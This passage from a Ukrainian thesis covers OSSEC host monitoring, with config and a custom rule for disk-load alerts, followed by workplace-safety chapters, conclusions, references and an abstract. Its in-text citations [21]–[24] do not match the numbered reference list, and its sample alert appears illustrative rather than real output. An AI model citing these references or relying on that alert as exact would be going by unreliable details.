

Рисунок 3.24 – Список логів

Додатково відкриємо термінал на сервері, знайдемо та переглянемо локальний лог-файл, в який автоматично записуються усі події відповідно до актуальної дати (див. рисунок 3.25).



Рисунок 3.25 – Архівація подій в режимі реального часу

OSSEC відображає події через журнали, проте певні критично важливі параметри стану системи не завжди фіксуються у стандартних лог-файлах. Для моніторингу таких показників можна використовувати можливість безпосереднього виконання системних команд у OSSEC та подальшого оброблення їх вихідних даних як частини журналу подій.

Для розширення функціоналу моніторингу було створено правило контролю завантаження дискової підсистеми, яке спирається на утиліту iostat. Вона надає детальну інформацію про інтенсивність операцій введення-виведення та ступінь завантаженості дисків.

Починаючи з новіших версій OSSEC, з’явилася можливість запускати системні команди безпосередньо через OSSEC, без необхідності використовувати планувальник cron. Для цього обрана команда додається у конфігураційний файл /var/ossec/etc/ossec.conf, після чого її вихід обробляється системою так само, як і записи у журналах подій. Для реалізації зазначеного механізму у файл конфігурації OSSEC було додано опис команди, яка виконується з заданим інтервалом (див. лістинг 1.1):

Лістинг 1.1 – Створення команди

```
<command>
  <name>disk_io_monitor</name>
  <executable>iostat -dx</executable>
  <interval>300</interval>
</command>
```

Далі налаштовується обробка вихідних даних цієї команди як журналу подій, наведено в лістингу 1.2:

Лістинг 1.2 – Визначення вихідних даних команди

```
<localfile>
  <log_format>command</log_format>
  <command>disk_io_monitor</command>
</localfile>
```

Для аналізу отриманих даних було створено користувацьке правило, /var/ossec/rules/local_rules.xml, яке дозволяє виявляти аномально високе навантаження на дискову підсистему. Правило реагує на перевищення порогового значення показника завантаженості диска (див. лістинг 1.3):

Лістинг 1.3 – Користувацьке правило

```
<rule id="100301" level="8">
  <if_matched_sid>command</if_matched_sid>
  <match>%util\s+(9[0-9]|100)</match>
  <description>Виявлено підвищене навантаження на дискову підсистему</description>
</rule>
```

```
** Alert 1700001234.45678: - ossec,syscheck
2025 Dec 18 21:47:12 (server01) 192.168.1.10
Rule: 100301 (level 8) -> 'Виявлено підвищене навантаження на дискову підсистему'
Src IP: (none)
User: root

iostat: Device: sda
rkB/s: 120.45
wkB/s: 340.78
await: 95.12
%util: 97
```

Рисунок 3.26 – Сповіщення стосовно аномального стану

У разі спрацювання правила OSSEC формує відповідне сповіщення, що дозволяє своєчасно виявляти аномальні стани, пов’язані з надмірною дисковою активністю, та передавати інформацію для подальшого реагування іншими компонентами системи безпеки. Вище наведено приклад такого сповіщення (див. рисунок 3.26).

РОЗДІЛ 4 ОХОРОНА ПРАЦІ ТА БЕЗПЕКА В НАДЗВИЧАЙНИХ СИТУАЦІЯХ

4.1 Заходи щодо експлуатації ЕОМ, які сприяють покращенню умов праці на підприємствах

Охорона праці є невід'ємною складовою забезпечення безпечних та здорових умов роботи фахівців у сфері інформаційних технологій та кібербезпеки. Особливості професійної діяльності таких спеціалістів пов'язані з тривалою роботою за електронно-обчислювальними машинами, використанням екранних пристроїв, а також експлуатацією програмних засобів моніторингу та аналізу інформаційної безпеки. У зв'язку з цим дотримання вимог охорони праці під час використання систем моніторингу безпеки кінцевих пристроїв набуває особливої актуальності.

Відповідно до правил охорони праці під час експлуатації електронно-обчислювальних машин [21], робочі місця працівників, діяльність яких пов'язана з використанням комп'ютерної техніки, повинні відповідати вимогам безпеки щодо електроживлення, розміщення обладнання, ергономіки та режимів праці. Робоче місце спеціаліста з кібербезпеки, який здійснює адміністрування та моніторинг системи OSSEC, включає персональний комп'ютер або сервер, монітор, засоби введення інформації, мережеве обладнання та периферійні пристрої. Усі елементи повинні експлуатуватися відповідно до нормативних вимог, що дозволяє запобігти виникненню небезпечних та шкідливих виробничих факторів.

Основними потенційно шкідливими факторами при роботі з електронно-обчислювальними машинами є підвищене зорове навантаження, статичне навантаження на опорно-руховий апарат, психоемоційна напруга, а також вплив електромагнітних полів. Згідно з вимогами щодо безпеки та захисту здоров'я працівників під час роботи з екранними пристроями [22], роботодавець зобов'язаний забезпечити оптимальні умови освітлення, мікроклімату та організації робочого простору, а також регламентувати тривалість безперервної

роботи з екранними пристроями. Зокрема, передбачено обов’язкові перерви через певні проміжки часу для зменшення зорового та психоемоційного навантаження.

Розроблена система моніторингу безпеки кінцевих пристроїв на основі OSSEC функціонує у фоновому режимі та не вимагає постійної взаємодії користувача. Це дозволяє скоротити тривалість безперервного візуального навантаження на оператора, оскільки збір і аналіз даних, реєстрація інцидентів та формування сповіщень здійснюються автоматично. Таким чином, використання OSSEC відповідає нормативним вимогам щодо збереження зору та зменшення стомлюваності працівників [22].

Відповідно до державних санітарних правил і норм роботи з візуальними дисплейними терміналами [23], робоче середовище має забезпечувати допустимі параметри температури, вологості, рівня шуму та освітленості. Використання системи OSSEC не потребує додаткового апаратного обладнання або підвищеного енергоспоживання, отже, не впливає на мікрокліматичні умови приміщення. Система інтегрується у наявну IT-інфраструктуру, що дозволяє експлуатувати її без порушення санітарно-гігієнічних норм.

Окрему увагу слід приділити електробезпеці. OSSEC є програмним продуктом і не передбачає втручання в апаратну частину комп’ютерів чи серверів, тому його використання не створює додаткових ризиків ураження електричним струмом. Усі вимоги щодо безпечної експлуатації електротехнічного обладнання залишаються стандартними та регламентуються чинними правилами охорони праці [21].

Додатково варто відзначити, що ефективна охорона праці передбачає не лише правильне облаштування робочого місця, а й організаційні заходи. Згідно з нормативними документами [21], [22], роботодавець має забезпечити:

- проведення інструктажів з безпеки перед початком роботи та повторних інструктажів у визначені проміжки часу;
- дотримання режиму роботи та регулярних перерв для відпочинку та відновлення уваги;
- контроль тривалості робочого дня та перенавантаження персоналу;

- наявність методичних рекомендацій щодо роботи з комп’ютерною технікою та системами моніторингу;
- регулярне медичне спостереження за працівниками для виявлення ознак перевтоми або професійних захворювань.

Завдяки своїй автоматизованій роботі, система OSSEC значно зменшує навантаження на операторів, дозволяючи їм зосередитися на аналізі критичних подій та оперативному реагуванні на інциденти. Це сприяє зниженню психоемоційного навантаження та запобіганню помилок, що можуть виникнути через втому або перевантаження.

Таким чином, експлуатація системи моніторингу безпеки кінцевих пристроїв на основі OSSEC відповідає чинним вимогам охорони праці та санітарно-гігієнічним нормам, не створює нових шкідливих чи небезпечних факторів, а також сприяє оптимізації робочого процесу, зменшенню навантаження на працівників та підвищенню загального рівня безпеки праці фахівців з кібербезпеки.

4.2 Забезпечення безпеки в надзвичайних ситуаціях під час експлуатації ЕОМ

Безпека в надзвичайних ситуаціях є важливою складовою загальної системи охорони праці та спрямована на запобігання негативним наслідкам аварій, відмов обладнання та інших небезпечних подій, що можуть виникати під час експлуатації електронно-обчислювальних машин і інформаційних систем. Для фахівців з кібербезпеки, діяльність яких пов’язана з постійною роботою з комп’ютерною технікою та програмними засобами моніторингу, питання забезпечення безпеки в надзвичайних ситуаціях має особливе значення.

Відповідно до принципів, закладених у Директиві Ради від 12 червня 1989 року [24], одним із ключових завдань організації праці є профілактика ризиків та мінімізація ймовірності виникнення небезпечних подій шляхом своєчасного виявлення потенційних загроз. У сфері інформаційних технологій такими загрозами можуть бути відмови апаратного забезпечення, порушення цілісності

інформаційних ресурсів, несанкціонований доступ до систем, а також аварійні ситуації, спричинені помилками в роботі програмного забезпечення.

Під час експлуатації електронно-обчислювальних машин у виробничих і офісних приміщеннях можливими надзвичайними ситуаціями є пожежі, збої електроживлення, перегрів обладнання, а також техногенні аварії, пов’язані з пошкодженням мережевої або серверної інфраструктури. Згідно з Правилами охорони праці під час експлуатації електронно-обчислювальних машин [21] та державними санітарними нормами [23], персонал повинен бути ознайомлений з правилами поведінки у разі виникнення таких ситуацій, а робочі місця мають бути оснащені засобами пожежогасіння, справними електричними мережами та пристроями аварійного відключення електроживлення.

Важливою умовою запобігання надзвичайним ситуаціям є дотримання вимог щодо організації електроживлення та технічного стану обладнання. Використання сертифікованих джерел безперебійного живлення, мережевих фільтрів та систем заземлення дозволяє зменшити ризик ураження електричним струмом, виходу з ладу електронних пристроїв і виникнення пожежонебезпечних ситуацій. Зазначені заходи відповідають вимогам чинних нормативних документів у сфері охорони праці [21].

Згідно з Державними санітарними правилами і нормами роботи з візуальними дисплейними терміналами електронно-обчислювальних машин [23], особлива увага повинна приділятися мікроклімату приміщень, у яких розміщується комп’ютерне та серверне обладнання. Недостатня вентиляція та перевищення допустимих температурних показників можуть призвести до перегріву апаратури, що підвищує ймовірність аварійних відмов. У цьому контексті важливу роль відіграє своєчасне виявлення ознак нестабільної роботи систем, що може свідчити про потенційно небезпечний стан обладнання.

Розроблена та розгорнута в межах даної кваліфікаційної роботи система моніторингу безпеки кінцевих пристроїв на основі OSSEC відіграє допоміжну роль у забезпеченні безпеки в надзвичайних ситуаціях. Завдяки постійному контролю стану хостів, аналізу системних журналів та реєстрації подій система дозволяє своєчасно виявляти ознаки аномальної роботи, збоїв у функціонуванні

служб і нештатних ситуацій. Раннє виявлення таких подій дає змогу оперативно реагувати на потенційні загрози та запобігати їх розвитку у надзвичайні ситуації, що відповідає превентивному підходу до безпеки, визначеному Директивою [24].

Важливим аспектом забезпечення безпеки є також зменшення впливу людського фактора. Відповідно до нормативних вимог [24], системи безпеки повинні, за можливості, мінімізувати залежність від постійної участі оператора та забезпечувати автоматизоване виявлення небезпечних станів. Система OSSEC функціонує у фоновому режимі та автоматично формує сповіщення про критичні події, що знижує ймовірність пропуску небезпечних ситуацій персоналом, особливо в умовах підвищеного навантаження або стресу.

У разі виникнення надзвичайної ситуації персонал, який обслуговує електронно-обчислювальні машини та систему моніторингу, повинен діяти відповідно до встановлених інструкцій з охорони праці. Зокрема, при пожежі, задимленні або загрозі ураження електричним струмом необхідно негайно припинити роботу, відключити електроживлення обладнання, за можливості локалізувати джерело небезпеки та здійснити евакуацію з приміщення відповідно до вимог чинних нормативних документів [21], [23]. Після ліквідації аварійної ситуації результати роботи системи OSSEC можуть бути використані для аналізу причин інциденту та розроблення додаткових профілактичних заходів.

Таким чином, застосування системи моніторингу безпеки кінцевих пристроїв на основі OSSEC сприяє реалізації принципів профілактики ризиків, підвищенню рівня захищеності робочого середовища та зменшенню ймовірності виникнення надзвичайних ситуацій. Система відповідає вимогам чинних нормативно-правових актів у сфері охорони праці та безпеки в надзвичайних ситуаціях і може безпечно використовуватися в умовах сучасної інформаційної інфраструктури.

ВИСНОВКИ

У кваліфікаційній роботі розглянуто задачу підвищення ефективності виявлення вторгнень у комп’ютерних системах шляхом впровадження та розширення функціональних можливостей системи моніторингу безпеки кінцевих пристроїв на основі OSSEC. Актуальність обраного підходу обумовлена зростанням різноманітної кількості інцидентів, значна частина яких реалізується безпосередньо на рівні хостів.

Проаналізовано основні типи існуючих систем виявлення вторгнень, зокрема мережево-орієнтовані та хост-орієнтовані рішення, що дало змогу оцінити їх архітектурні особливості, підходи до збору та обробки подій, а також можливості розширення базового функціоналу. Окрему увагу приділено методам виявлення вторгнень, зокрема сигнатурним та аномальним підходам, які застосовуються в сучасних системах захисту. Проведене порівняння дозволило визначити їх функціональні відмінності, переваги та обмеження, а також обґрунтувати доцільність застосування хостових систем моніторингу для контролю стану кінцевих пристроїв і локальних подій безпеки.

У практичній частині виконано розгортання та налаштування системи безпеки кінцевих пристроїв на основі OSSEC із забезпеченням централізованого збору та аналізу подій. Реалізовано та протестовано алгоритми моніторингу параметрів, які не входять до стандартної конфігурації OSSEC, зокрема контроль навантаження дискової підсистеми та виявлення ознак використання шкідливих експлойтів.

Отримані результати підтверджують можливість ефективного використання OSSEC як гнучкої платформи для моніторингу безпеки кінцевих пристроїв із можливістю адаптації до конкретних вимог інформаційного середовища. Запропоновані підходи можуть бути застосовані в практичній діяльності фахівців з інформаційної безпеки малого та середнього бізнесу, а також використані в навчальному процесі під час підготовки спеціалістів у галузі кібербезпеки.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Dora Tudor. What Is a Host Intrusion Detection System (HIDS) and How It Works. [Електронний ресурс]. Режим доступу: https://heimdalsecurity.com/blog/host-intrusion-detection-system-hids/
2. Evan Klein. Top 5 open-source HIDS systems. [Електронний ресурс]. Режим доступу: https://logz.io/blog/open-source-hids/
3. Stephen Cooper. Host-Based Intrusion Detection Systems Explained – 6 Best HIDS Tools for 2022. [Електронний ресурс]. Режим доступу: https://www.comparitech.com/net-admin/hids-tools-software/#HIDS_vs_NIDS
4. Harman Singh. Host-based Intrusion Detection System – Overview and HIDS vs NIDS.[Електронний ресурс]. Режим доступу: https://thecyphere.com/blog/host-based-ids/
5. Windows Agent Installation manual OSSEC. [Електронний ресурс]. Режим доступу: https://www.ossec.net/docs/docs/manual/installation/
6. OSSEC Process Monitoring Manual. [Електронний ресурс]. Режим доступу: https://www.ossec.net/docs/docs/manual/monitoring/process-monitoring.html
7. Step by Step Guide to Install OSSEC HIDS on Ubuntu 20.04 LTS [Електронний ресурс]. Режим доступу: https://www.hackerxone.com/2021/09/19/step-by-step-guide-to-install-ossec-hids-on-ubuntu-20-04-lts/
8. Host-based intrusion detection system [Електронний ресурс]. Режим доступу: https://en.wikipedia.org/wiki/Host-based_intrusion_detection_system
9. Анатолій Лазар. IDS – що це таке? Система виявлення вторгнень (IDS) як працює? [Електронний ресурс]. Режим доступу: https://poradumo.com.ua/49510-ids-sho-ce-take-sistema-viiavlennia-vtorgnen-ids-iak-pracuye/
10. S. S. Tirumala, H. Sathu and A. Sarrafzadeh. Free and open source intrusion detection systems: A study. 2015 International Conference on Machine

Learning and Cybernetics (ICMLC), 2015, pp. 205-210, doi: 10.1109/ICMLC.2015.7340923

11. Janis Griffin. What Is an Intrusion Detection System (IDS)? [Електронний ресурс]. Режим доступу: https://logicalread.com/intrusion-detection-system/
12. Intrusion Detection System (IDS). [Електронний ресурс]. Режим доступу: https://www.geeksforgeeks.org/intrusion-detection-system-ids/
13. NIST. Guide to Intrusion Detection and Prevention Systems (SP 800-94). [Електронний ресурс]. Режим доступу: https://csrc.nist.gov/publications/detail/sp/800-94/final
14. NIST. Guide to Computer Security Log Management (SP 800-92). [Електронний ресурс]. Режим доступу: https://csrc.nist.gov/publications/detail/sp/800-92/final
15. IBM. Host-based intrusion detection systems (HIDS). [Електронний ресурс]. Режим доступу: https://www.ibm.com/docs/en/qradar-common?topic=ids-host-based-intrusion-detection-systems
16. Cloudflare. What is an intrusion detection system (IDS)? [Електронний ресурс]. Режим доступу: https://www.cloudflare.com/learning/security/what-is-an-intrusion-detection-system/
17. Red Hat. Security monitoring and log analysis on Linux systems. [Електронний ресурс]. Режим доступу: https://www.redhat.com/en/topics/security/security-monitoring
18. Elastic. What is Security Information and Event Management (SIEM)? [Електронний ресурс]. Режим доступу: https://www.elastic.co/what-is/siem
19. Stallings W. Network Security Essentials: Applications and Standards. Pearson, 2017. [Книга]. Режим доступу: https://lib.zu.edu.pk/ebookdata/Engineering/Cyber%20Security/Network%20Security%20Essentials.pdf
20. Behl A., Behl K. Cyberwar: The Next Threat to National Security. Oxford University Press, 2017. [Книга]. Режим доступу: https://ccdcoe.org/uploads/2018/10/00_VirtualBattlefield.pdf

21. ZAGORODNA, N., STADNYK, M., LYPA, B., GAVRYLOV, M., & KOZAK, R. (2022). Network Attack Detection Using Machine Learning Methods. Challenges to national defence in contemporary geopolitical situation, 2022(1), 55-61.
22. Zagorodna, N., Skorenkyy, Y., Kunanets, N., Baran, I., & Stadnyk, M. (2022). Augmented Reality Enhanced Learning Tools Development for Cybersecurity Major. In ITTAP (pp. 25-32).
23. Kulchytskyi, T., Rezvorovych, K., Povalena, M., Dutchak, S., & Kramar, R. (2024). LEGAL REGULATION OF CYBERSECURITY IN THE CONTEXT OF THE DIGITAL TRANSFORMATION OF UKRAINIAN SOCIETY. Lex Humana (ISSN 2175-0947), 16(1), 443-460.
24. T. Lechachenko, R. Kozak, Y. Skorenkyy, O. Kramar, O. Karelina. Cybersecurity Aspects of Smart Manufacturing Transition to Industry 5.0 Model. CEUR Workshop Proceedings, 2023, 3628, pp. 325–329
25. Tymoshchuk, D., & Yatskiv, V. (2024). Slowloris ddos detection and prevention in real-time. Collection of scientific papers «ΛΌГОΣ», (August 16, 2024; Oxford, UK), 171-176.
26. Skarga-Bandurova, I., Biloborodova, T., Kjelstrup-Johnson, K. R., Scheper, T. V. O., & Derkach, M. (2026). Securing Tomorrow's Cities: Smart Infrastructure for Emergency Response, Crisis Management, and Defence. In Sustainable, Innovative, and Intelligent Industries and Societies (pp. 69-111). Cham: Springer Nature Switzerland.
27. Mishko, O., Matiuk, D., & Derkach, M. (2024). Security of remote iot system management by integrating firewall configuration into tunneled traffic. Вісник Тернопільського національного технічного університету, 115(3), 122-129.
28. Derkach, M., Matiuk, D., Skarga-Bandurova, I., Biloborodova, T., & Zagorodna, N. (2024, October). A Robust Brain-Computer Interface for Reliable Cognitive State Classification and Device Control. In 2024 14th International Conference on Dependable Systems, Services and Technologies (DESSERT) (pp. 1-9). IEEE.

29. Y. Malyuta, M. Derkach, and T. Lobur, “Modeling a Fog Computing Network Architecture for Secure IoT Data Processing”, SISIOT, vol. 3, no. 2, p. 02017, Dec. 2025.
30. Tymoshchuk, V., Dolinskyi, A., & Tymoshchuk, D. (2024). MESSENGER BOTS IN SMART HOMES: COGNITIVE AGENTS AT THE FOREFRONT OF THE INTEGRATION OF CYBER-PHYSICAL SYSTEMS AND THE INTERNET OF THINGS. Матеріали конференцій МЦНД, (07.06.2024; Луцьк, Україна), 266–267.
31. Tymoshchuk, D., Yasniy, O., Mytnyk, M., Zagorodna, N., Tymoshchuk, V., 2024. Detection and classification of DDoS flooding attacks by machine learning methods. CEUR Workshop Proceedings, BAIT 2024, pp. 184 – 195
32. Наказ Міністерства праці та соціальної політики України. Про затвердження Правил охорони праці під час експлуатації електронно-обчислювальних машин. [Нормативний документ]. Режим доступу: https://zakon.rada.gov.ua/laws/show/z0625-96
33. Міністерство соціальної політики України. Вимоги щодо безпеки та захисту здоров’я працівників під час роботи з екранними пристроями. [Нормативний документ]. Режим доступу: https://zakon.rada.gov.ua/laws/show/z0662-99
34. Державні санітарні правила і норми роботи з візуальними дисплейними терміналами електронно-обчислювальних машин. [Нормативний документ]. Режим доступу: https://zakon.rada.gov.ua/laws/show/z0123-2003
35. Директива Ради від 12 червня 1989 року про запровадження заходів, покликаних заохочувати до покращення безпеки та охорони здоров'я працівників на роботі. [Нормативний документ]. Режим доступу: https://zakon.rada.gov.ua/laws/show/994_b23

Додаток А Публікація

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
ТЕРНОПІЛЬСЬКИЙ НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ
ІМЕНІ ІВАНА ПУЛЮЯ

М А Т Е Р І А Л И

XIII НАУКОВО-ТЕХНІЧНОЇ КОНФЕРЕНЦІЇ

«ІНФОРМАЦІЙНІ МОДЕЛІ, СИСТЕМИ ТА ТЕХНОЛОГІЇ»

17-18 грудня 2025 року

ТЕРНОПІЛЬ
2025

УДК 004.056
А. Сюшко; І. Скарга-Бандурова, д. т. н., проф.
(Тернопільський національний технічний університет імені Івана Пулюя, Україна)

ПОБУДОВА СИСТЕМИ МОНІТОРИНГУ БЕЗПЕКИ КІНЦЕВИХ ПРИСТРІЇВ НА ОСНОВІ OSSEC

UDC 004.056
A. Siushko; I. Skarga-Bandurova, Dr., Prof.

BUILDING AN END-DEVICE SECURITY MONITORING SYSTEM BASED ON OSSEC

Швидкий розвиток інформаційних систем є прямопропорційний до розвитку кіберзагроз, таке явище зумовлює потребу у впровадженні ефективних механізмів контролю стану кінцевих пристроїв. Хостові системи виявлення вторгнень (HIDS) посідають важливе місце в архітектурі комплексного захисту, оскільки забезпечують безперервний моніторинг подій, аналіз поведінкових відхилень та контроль цілісності критично важливих компонентів операційної системи. Саме тому дослідження принципів їх функціонування та практичне розгортання конкретних інструментів є актуальною задачею сучасної кібербезпеки.

У рамках роботи проведено системний аналіз принципів функціонування хостових та мережевих систем виявлення вторгнень, здійснено їх порівняльну характеристику та окреслено ключові переваги HIDS у контексті виявлення локальних інцидентів безпеки. На основі класифікації відкритих рішень для моніторингу встановлено, що OSSEC є одним із найбільш збалансованих інструментів, який поєднує розвинений набір функцій, відкритість програмного коду та можливість масштабування у різних типах інфраструктур.

Особливу увагу приділено аналізу методів виявлення вторгнень, зокрема сигнатурному та аномалічному підходам, а також їхній ефективності під час обробки подій, отриманих від кінцевих пристроїв. Розглянуто значення коректного ведення лог-файлів як основи для подальшої кореляції, формування правил детекції та побудови автоматизованих реакцій на інциденти.

Практична частина роботи охоплює процес розгортання сервера OSSEC, початкове конфігурування системи, підключення агенту в середовищі Windows та тестування механізмів реєстрації й аналізу подій. Під час експериментального дослідження проаналізовано ефективність системи в умовах реального моніторингу: виявлення змін у файловій системі, фіксація підозрілої активності та роботу механізмів автоматичного реагування.

Отримані результати підтверджують доцільність використання OSSEC як надійного та функціонального інструмента для побудови системи моніторингу безпеки кінцевих пристроїв. Система забезпечує ефективне виявлення інцидентів, підвищує рівень захищеності інформаційного середовища та може бути рекомендована для використання в організаціях різного масштабу.

Література

1. Sachenko A.O., Kochan V.V., Bykovyy P.Ye., Zahorodnia D.I., Osolinskyy O.R., Skarga-Bandurova I.S., Derkach M.V., Orekhov O.O., Stadnik A.O., Kharchenko V.S., Fesenko H.V. Internet of Things for intelligent transport systems: Practicum / A.O. Sachenko (Eds.) – Ministry of Education and Science of Ukraine, Ternopil National Economic University, Volodymyr Dahl East Ukrainian National University, National Aerospace University "Kharkiv Aviation Institute", 2019. – 135 p.